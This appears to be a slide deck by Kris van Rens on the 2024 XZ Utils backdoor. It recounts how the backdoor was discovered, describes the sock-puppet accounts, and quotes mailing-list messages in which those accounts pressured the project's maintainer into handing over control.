


# The XZ Utils backdoor

Digging into a **major cybersecurity incident**

Kris van Rens



# What's ahead?

- Ehh..whaddya mean? 🤔
- The tech involved.. 🛠️
- Whodunit? 🔍
- What can we learn? 💡 !?

# A little bit about me




[kris@vanrens.org](mailto:kris@vanrens.org)

# Ehh..whaddya mean?





# A busy 2024 Easter weekend..



Once upon a time, there was this  
**PostgreSQL dev** at Microsoft..




**AndresFreundTec**

@AndresFreundTec@mastodon.social

I accidentally found a security issue while benchmarking postgres changes.

If you run debian testing, unstable or some other more "bleeding edge" distribution, I strongly recommend upgrading ASAP.

[openwall.com/lists/oss-security...](https://openwall.com/lists/oss-security...)



www.openwall.com


**oss-security - backdoor in upstream xz/liblzma...**

Mar 29, 2024, 05:10 PM · 🌐 · Web

2.2K boosts · 2.4K favorites

(source: [AndresFreundTec @ mastodon.social](#))

# Oh dear..



# <<digression: XZ Utils / LZMA>>



(previous XZ logo, contributed by "Jia Tan", CC BY-SA 4.0)

- XZ Utils is a set of lossless data-compressors,
- XZ Utils contains CLI tools + `liblzma` (a library),
- Uses the [LZMA compression algorithm](#).


XZ Utils @



## Maintainer

Lasse Collin





(source: xkcd "Dependency", CC BY-NC 2.5)

**Wait..when did all of this start?**

**..first activity is seen in 2021!**

# Introducing the sock puppets! 🧦

- **Jia Tan** (JiaT75), the main antagonist of this story,
- **Jigar Kumar**, a mail account used to pressure the XZ Utils maintainer,
- **Dennis Ens**, a mail account used to pressure the XZ Utils maintainer,
- **Hans Jansen** (hansjans162), an account introduced for a PR only.

>> [More about sockpuppetry on Wikipedia](#) <<



# So the campaign begins..

Jia Tan creates their GitHub account in 2021

- First starts [contributing to libarchive](#),
- Over the course of '21-10 ... '22-04, lands a number of innocuous patches to XZ via the public mailing list,
- Trust is built, then the pressuring begins.

# Good cop 🚔, bad cop 🚔

In april of 2022, the **Jigar Kumar** persona enters the scene

- They begin responding to Jia Tan's patches, pressing for a merge,
- In the first months, they are mostly being an utter douchebag,
- After a few months they start suggesting new maintainership.

## Re: [xz-devel] [PATCH] String to filter and filter to string

Jigar Kumar | Fri, 27 May 2022 10:49:47 -0700

```
>> The next alpha release should be coming this year so I
>> don't think it will be as long as you think until it is in a stable
>> release.
```

```
> Patches spend years on this mailing list. 5.2.0 release was 7 years ago.
> There is no reason to think anything is coming soon.
```

Over 1 month and no closer to being merged. Not a surprise.

[◀ Previous message](#)

[View by thread](#)

[View by date](#)

[Next message ▶](#)

✉ [xz-devel] [PATCH] String to filter and filter to string *Jia Tan*

✉ Re: [xz-devel] [PATCH] String to filter and filter to str... *Jigar Kumar*

✉ Re: [xz-devel] [PATCH] String to filter and filter to... *jiat0218*

✉ Re: [xz-devel] [PATCH] String to filter and filte... *Jigar Kumar*

✉ Re: [xz-devel] [PATCH] String to filter and f... *Jigar Kumar*

✉ Re: [xz-devel] [PATCH] String to filter ... *Jigar Kumar*

## Re: [xz-devel] XZ for Java

Jigar Kumar | Tue, 07 Jun 2022 09:00:18 -0700

Progress will not happen until there is new maintainer. XZ for C has sparse commit log too. Dennis you are better off waiting until new maintainer happens or fork yourself. Submitting patches here has no purpose these days. The current maintainer lost interest or doesn't care to maintain anymore. It is sad to see for a repo like this.

[◀ Previous message](#)

[View by thread](#)

[View by date](#)

[Next message ▶](#)

✉ [xz-devel] XZ for Java *Dennis Ens*

✉ Re: [xz-devel] XZ for Java *Lasse Collin*

✉ Re: [xz-devel] XZ for Java *Brett Okken*

✉ Re: [xz-devel] XZ for Java *Jigar Kumar*

✉ Re: [xz-devel] XZ for Java *Lasse Collin*

✉ Re: [xz-devel] XZ for Java *Jigar Kumar*

✉ Re: [xz-devel] XZ for Java *Dennis Ens*

✉ Re: [xz-devel] XZ for Java *Lasse Collin*

# A maintainer under stress..

## Re: [xz-devel] XZ for Java

Lasse Collin | Wed, 08 Jun 2022 03:28:08 -0700

On 2022-06-07 Jigar Kumar wrote:

```
> Progress will not happen until there is new maintainer. XZ for C has  
> sparse commit log too. Dennis you are better off waiting until new  
> maintainer happens or fork yourself. Submitting patches here has no  
> purpose these days. The current maintainer lost interest or doesn't  
> care to maintain anymore. It is sad to see for a repo like this.
```

I haven't lost interest but my ability to care has been fairly limited mostly due to longterm mental health issues but also due to some other things. Recently I've worked off-list a bit with Jia Tan on XZ Utils and perhaps he will have a bigger role in the future, we'll see.

It's also good to keep in mind that this is an unpaid hobby project.

Anyway, I assure you that I know far too well about the problem that not much progress has been made. The thought of finding new maintainers has existed for a long time too as the current situation is obviously bad and sad for the project.

A new XZ Utils stable branch should get released this year with threaded decoder etc. and a few alpha/beta releases before that. Perhaps the moment after the 5.4.0 release would be a convenient moment to make changes in the list of project maintainer(s).

Forks are obviously another possibility and I cannot control that. If those happen, I hope that file format changes are done so that no silly problems occur (like using the same ID for different things in two projects). 7-Zip supports .xz and keeping its developer Igor Pavlov informed about format changes (including new filters) is important too.

--

Lasse Collin



## Re: [xz-devel] XZ for Java

Lasse Collin | Wed, 08 Jun 2022 03:28:08 -0700

On 2022-06-07 Jigar Kumar wrote:

```
> Progress will not happen until there is new maintainer. XZ for C has  
> sparse commit log too. Dennis you are better off waiting until new  
> maintainer happens or fork yourself. Submitting patches here has no  
> purpose these days. The current maintainer lost interest or doesn't  
> care to maintain anymore. It is sad to see for a repo like this.
```

I haven't lost interest but my ability to care has been fairly limited mostly **due to longterm mental health issues** but also due to some other things. **Recently I've worked off-list a bit with Jia Tan on XZ Utils and perhaps he will have a bigger role in the future, we'll see.**

**It's also good to keep in mind that this is an unpaid hobby project.**

Anyway, I assure you that I know far too well about the problem that not much progress has been made. The thought of finding new maintainers has existed for a long time too as the current situation is obviously bad and sad for the project.

A new XZ Utils stable branch should get released this year with threaded decoder etc. and a few alpha/beta releases before that. Perhaps the moment after the 5.4.0 release would be a convenient moment to make changes in the list of project maintainer(s).

Forks are obviously another possibility and I cannot control that. If those happen, I hope that file format changes are done so that no silly problems occur (like using the same ID for different things in two projects). 7-Zip supports .xz and keeping its developer Igor Pavlov informed about format changes (including new filters) is important too.

--

Lasse Collin

The social engineering is disgusting..but quite skillful 😞

## Re: [xz-devel] XZ for Java

Jigar Kumar | Tue, 14 Jun 2022 11:16:07 -0700

> Anyway, I assure you that I know far too well about the problem that  
> not much progress has been made. The thought of finding new maintainers  
> has existed for a long time too as the current situation is obviously  
> bad and sad for the project.  
>  
> A new XZ Utils stable branch should get released this year with  
> threaded decoder etc. and a few alpha/beta releases before that.  
> Perhaps the moment after the 5.4.0 release would be a convenient moment  
> to make changes in the list of project maintainer(s).

With your current rate, I very doubt to see 5.4.0 release this year. The only progress since april has been small changes to test code. You ignore the many patches bit rotting away on this mailing list. Right now you choke your repo. Why wait until 5.4.0 to change maintainer? Why delay what your repo needs?

[← Previous message](#)

[View by thread](#)

[View by date](#)

[Next message >](#)



# The social engineering is disgusting..but quite skillful 😞

## Re: [xz-devel] XZ for Java

Dennis Ens | Tue, 21 Jun 2022 13:24:47 -0700

```
>> I haven't lost interest but my ability to care has been fairly limited
>> mostly due to longterm mental health issues but also due to some other
>> things. Recently I've worked off-list a bit with Jia Tan on XZ Utils and
>> perhaps he will have a bigger role in the future, we'll see.
```

```
>>
```

```
>> It's also good to keep in mind that this is an unpaid hobby project.
```

```
>>
```

```
>> Anyway, I assure you that I know far too well about the problem that
>> not much progress has been made. The thought of finding new maintainers
>> has existed for a long time too as the current situation is obviously
>> bad and sad for the project.
```

```
> With your current rate, I very doubt to see 5.4.0 release this year. The only
> progress since april has been small changes to test code. You ignore the many
> patches bit rotting away on this mailing list. Right now you choke your repo.
> Why wait until 5.4.0 to change maintainer? Why delay what your repo needs?
```

```
I am sorry about your mental health issues, but its important to be
aware of your own limits. I get that this is a hobby project for all
contributors, but the community desires more. Why not pass on
maintainership for XZ for C so you can give XZ for Java more
attention? Or pass on XZ for Java to someone else to focus on XZ for
C? Trying to maintain both means that neither are maintained well.
```

```
--
```

